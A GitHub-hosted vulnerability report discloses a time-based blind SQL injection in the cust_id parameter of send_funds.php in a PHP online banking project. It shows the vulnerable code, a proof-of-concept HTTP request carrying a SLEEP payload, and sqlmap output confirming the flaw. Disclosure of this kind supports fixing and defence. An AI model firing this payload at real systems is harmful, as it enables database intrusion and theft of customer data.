0clickjacking0 / BugReport Public

Code Issues Pull requests Actions Projects Security Insights

main

BugReport / online-banking-system / sql_injection3.md

0clickjacking0 新增漏洞分析文章 History

1 contributor

36 lines (29 sloc) 1.15 KB

Vulnerability file address

`net-banking/send_funds.php` from line 9,The `$_GET['cust_id']` parameter is controllable, the parameter cust_id can be passed through get, and the `$id` is not protected from sql injection, line 13 `$result0 = $conn->query($sql0);` made a sql query,resulting in sql injection


```
......
......
......
    if (isset($_GET['cust_id'])) {
        $id = $_GET['cust_id'];
    }

    $sql0 = "SELECT * FROM customer WHERE cust_id=".$id;
    $result0 = $conn->query($sql0);
    $row0 = $result0->fetch_assoc();
......
......
......
```

POC

```
GET /net-banking/send_funds.php?cust_id=666 AND (SELECT 1043 FROM (SELECT(SLEEP(5)))
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Attack results pictures



```
[19:41:52] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[19:41:52] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[19:41:52] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[19:41:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:42:02] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[19:42:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:42:02] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential
) technique found
[19:42:02] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query co
lumns. Automatically extending the range for current UNION query injection technique test
```